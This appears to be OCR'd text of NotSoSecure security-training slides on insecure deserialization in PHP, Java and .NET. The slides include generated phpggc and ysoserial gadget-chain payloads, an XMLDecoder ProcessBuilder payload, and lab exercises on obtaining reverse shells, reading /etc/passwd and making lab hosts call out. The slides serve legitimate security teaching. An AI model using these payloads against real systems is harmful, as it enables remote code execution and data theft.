
Attack Scenario:

- Applications sometimes use classes hidden from users, but with access to source code (e.g. open source CMS) or by simply guessing the class an attacker might be able to abuse it
- The issue arises when the attacker can access other PHP objects and use them to perform malicious tasks (e.g. read/write file)

NotSoSecure part of claranet cyber security

PHP

Code execution can be achieved when we pass a serialized object to the unserialise function(unserialize()) , controlling the creation(serialization) of the object in memory.



NotSoSecure part of claranet cyber security

PHP : Exploitation Requirements

- Application must leverage class with magic method

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callSt
atic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(),
__set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toStringErrorException::__toStringDateTime::__wakeupReflectionException::__toStringReflecti
onFunctionAbstract::__toStringReflectionFunction::__toStringReflectionParameter::__toStringReflectionMet
hod::__toStringReflectionClass::__toStringReflectionObject::__toStringReflectionProperty::__toStringRefl
ectionExtension::__toStringLogicException::__toStringBadFunctionCallException::__toStringBadMethodCallEx
ception::__toStringDomainException::__toStringInvalidArgumentException::__toStringLengthException::__toS
tringOutOfRangeException::__toStringRuntimeException::__toString
```

Ref: http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/

Attack Scenario:

- All classes used in attacks must be declared or support autoloading
- Knowledge of server side code is required to form the gadget chain

NotSoSecure part of claranet cyber security

PHP Object Injection

Sample PHP Class:

```
<?php
      class FileClass {
            public $filename = 'error.log’;
            public function __toString()
            {
                  return file_get_contents($this->filename);
            }
      }
?>
```

Serialized Object:

```
O:9:"FileClass":1:{s:8:"filename";s:9:"error.log";}
```

NotSoSecure part of claranet cyber security

Demo

PHP Object Injection

- Exploit a PHP object injection instance to access ‘/etc/passwd’ file from the server:

  Challenge URL:
  http://shop.webhacklab.com/help.php

PHPGGC: PHP Generic Gadget Chains

- Is a utility that generates payloads for exploiting unserialize() of many known opensource PHP frameworks. It contains GadgetChains contributed by various security researchers. Saves the tedious process of finding and combining gadgets.

```
┌──(root💀kali)-[~/tools/phpggc]
└─# ./phpggc Slim/RCE1 system id -b
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaW1cQXBw
IjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoy
MToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIjthOjI6e2k6MDtPOjg6IlNsaW1c
QXBwIjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIA
U2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxD
b250YWluZXIAcmF3IjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fXM6MjQ6IgBQaW1wbGVcQ29u
dGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImhhcyI7czo2OiJzeXN0ZW0iO31zOjIyOiIAUGltcGxlXENv
bnRhaW5lcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX19fWk6MTtzOjI6ImlkIjt9
fXM6MjQ6IgBQaW1wbGVcQ29udGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImFsbCI7YToyOntpOjA7cjo2
O2k6MTtzOjI6ImlkIjt9fXM6MjI6IgBQaW1wbGVcQ29udGFpbmVyAGtleXMiO2E6MTp7czozOiJhbGwi
O2E6Mjp7aTowO3I6NjtpOjE7czoyOiJpZCI7fX19fXM6NzoiACoAYm9keSI7czowOiIiO30=
```

Reference:
https://github.com/ambionics/phpggc

NotSoSecure part of claranet cyber security

Exercise

PHP Deserialization Attack

- Identify and exploit the PHP Deserialization vulnerability
- Get a reverse shell and extract the system information such as username, OS type from the server

  Challenge URL:
  http://slim.webhacklab.com:8081

Java Object Serialization

In Java, Objects can be serialized in three ways

- **Binary - readObject() method**
  - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - XMLDecoder, XStream, Castor
  - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - Jackson, Fastjson, JsonIO
  - Performs marshalling/unmarshalling of java objects in JSON format


And a lot many other formats and libraries as described here - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

NotSoSecure part of claranet cyber security

Java Binary Deserialization Vulnerabilities

readObject() of ObjectInputStream class

- Converts serialized java string to an object which is the process of Deserialization
- If user supplied input is passed into this function it can lead to remote code execution



NotSoSecure part of claranet cyber security

YSoSerial Utility

- Ysoserial is a grouped collection of “gadget chains” discovered in common java libraries that can be exploited for unsafe Deserialization of objects. This utility accepts user-specified input and wraps it within the mentioned gadget chain.

```
┌──(root💀kali)-[~/tools]
└─# java -jar ysoserial-master.jar CommonsCollections4 'nslookup user10.webhacklab.com' | base64 -w0
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/root/tools/ysoserial-ma
ster.jar) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0Nv
bXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29t
cGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVj
dGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJs
ZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaW5lZFRy
YW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAuW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5z
```

Reference:
https://github.com/frohoff/ysoserial

NotSoSecure part of claranet cyber security

Exercise


Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

  Challenge URL:
  http://mblog.webhacklab.com/login

- **Note:** Send a DNS request to the host user**X**.webhacklab.com

Java Deserialization – SerialVersionUID Mismatch



HTTP Status 500 - org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962

type Exception report

message org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
java.io.InvalidClassException: org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc seria
        java.io.ObjectStreamClass.initNonProxy(ObjectStreamClass.java:687)
        java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1883)
        java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1749)
        java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2040)
        java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1571)
        java.io.ObjectInputStream.defaultReadFields(ObjectInputStream.java:2285)
        java.io.ObjectInputStream.defaultReadObject(ObjectInputStream.java:561)
```

- The generate payload using ysoserial.jar resulted in error
- Server uses a different version of the BeanComparator class

Reference:
https://rhinosecuritylabs.com/research/java-deserializationusing-ysoserial/

NotSoSecure part of claranet cyber security

Decompiling and Analysis


- Identify the library version based on SerialVersionUID

```
Checking file: beanutils-1.5.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = 5123381023979609048L;
Checking file: commons-beanutils-1.6.1.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.6.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.7.0.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-BETA.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.1-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.2-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.3-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.9.0-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.1-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.2-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.3-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.4-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
```

NotSoSecure part of claranet cyber security

Rebuilding YSoSerial

- Edit the pom.xml and rebuild YSoSerial Source



Reference:
https://github.com/frohoff/ysoserial

Demo

Tricky Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

  Challenge URL:
  http://mblognew.webhacklab.com/login

- **Note:** Send a DNS request to the host user**X**.webhacklab.com

Java Object Serialization

In Java, Objects can be serialized in three ways

- Binary - readObject() method
  - Primarily used for transmitting Java “objects” over the wire as serial data
- **XML - XMLDecoder, XStream, Castor**
  - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - Jackson, Fastjson, JsonIO
  - Performs marshalling/unmarshalling of java objects in JSON format


And a lot many other formats and libraries as described here - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

NotSoSecure part of claranet cyber security

Java XML Deserialization Vulnerabilities

XMLDecoder and XStream two libraries in Java used for serializing objects using XML

```
<Car>
    <model>Mercedes-Benz GLA</model>
    <seatingCapacity>5</seatingCapacity>
</Car>
```




```
<?xml version="1.0" encoding="UTF-8"?>
<java version="16.0.2" class="java.beans.XMLDecoder">
 <object class="Car">
  <void property="model">
   <string>Mercedes-Benz GLA</string>
  </void>
  <void property="seatingCapacity">
   <string>5</string>
  </void>
 </object>
</java>
```

Java XML Deserialization: XML Decoder

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
 <array class="java.lang.String" length="1">
        <void index="0">
            <string>calc.exe</string>
        </void>
    </array>
    <void method="start" />
</object>
```

XMLDECODER

Exercise

Java Deserialization Attack - XML

- Identify the request to inject XML serialized data and inject a payload to make the host send ping requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and also read "/etc/passwd" file

  Challenge URL:
  http://mblog.webhacklab.com/api/add/microblog

Some Popular Bugs

XMLDecoder Deserialization Vulnerabilities

- Oracle Weblogic - CVE-2017-3506,CVE-2017-10271

XStream Deserialization Vulnerabilities

- Apache Struts2 REST Plugin - CVE-2017-9805
- Atlassian Bamboo - CVE-2016-5229
- Jenkins - CVE-2017-2608

NotSoSecure part of claranet cyber security

Java Object Serialization

In Java, Objects can be serialized in three ways

- Binary - readObject() method
  - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - XMLDecoder, XStream, Castor
  - Primarily used for transmitting Java “objects” over the wire as XML data
- **JSON - Jackson, Fastjson, JsonIO**
  - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

NotSoSecure part of claranet cyber security

Demo

Jackson JSON Deserialization Attack

- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

  Challenge URL:
  http://mblog.webhacklab.com/mblog/api/add/microblog

.NET Serialization: RCE

The .NET framework has multiple serialization types

Top Serialization Methods:

- Binary serialization - Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

NotSoSecure part of claranet cyber security

BinaryFormatter Serialization

- The .NET Framework provides the BinaryFormatter class for binary serialization
- BinaryFormatter is a Fast, Lightweight Binary serialization/ deserialization technique
- BinaryFormatter Class serializes and deserializes an object or an entire graph of connected objects, in binary format
- System.Runtime.Serialization.Binary.BinaryFormatter class is a serialization mechanism in the framework since version 1.0

NotSoSecure part of claranet cyber security

Serialization: BinaryFormatter

Sample code

```
Seralized Data :
AAEAAAD/////AQAAAAAAAAAGAQAAABNUaGlzIGlzIFNhbXBsZSBEYXRhCw==

Deserialized Data :
This is Sample Data
```

```
1  namespace BinaryFormatterDemo
2  {
3      class Program
4      {
5          static void Main(string[] args)
6          {
7              string secretData = "This is Sample Data";
8              string serealizedData = Convert.ToBase64String(SerealizeData(secretData));
9              Console.WriteLine("Seralized Data : " + serealizedData);
10             Console.WriteLine("Deserialized Data : " + DeserealizeData(Convert.
                   FromBase64String(serealizedData)));
11             Console.Read();
12         }
13         public static string DeserealizeData(byte[] serealizedData)
14         {
15             MemoryStream memStream = new MemoryStream(serealizedData);
16             BinaryFormatter binFormatter = new BinaryFormatter();
17             return binFormatter.Deserialize(memStream).ToString();
18         }
19         public static byte[] SerealizeData(string data)
20         {
21             MemoryStream memStream = new MemoryStream();
22             BinaryFormatter binFormatter = new BinaryFormatter();
23             binFormatter.Serialize(memStream, data);
24             memStream.Seek(0, SeekOrigin.Begin);
25             return memStream.ToArray();
26         }
27     }
28 }
```

Deserialization

Serialization

NotSoSecure part of claranet cyber security

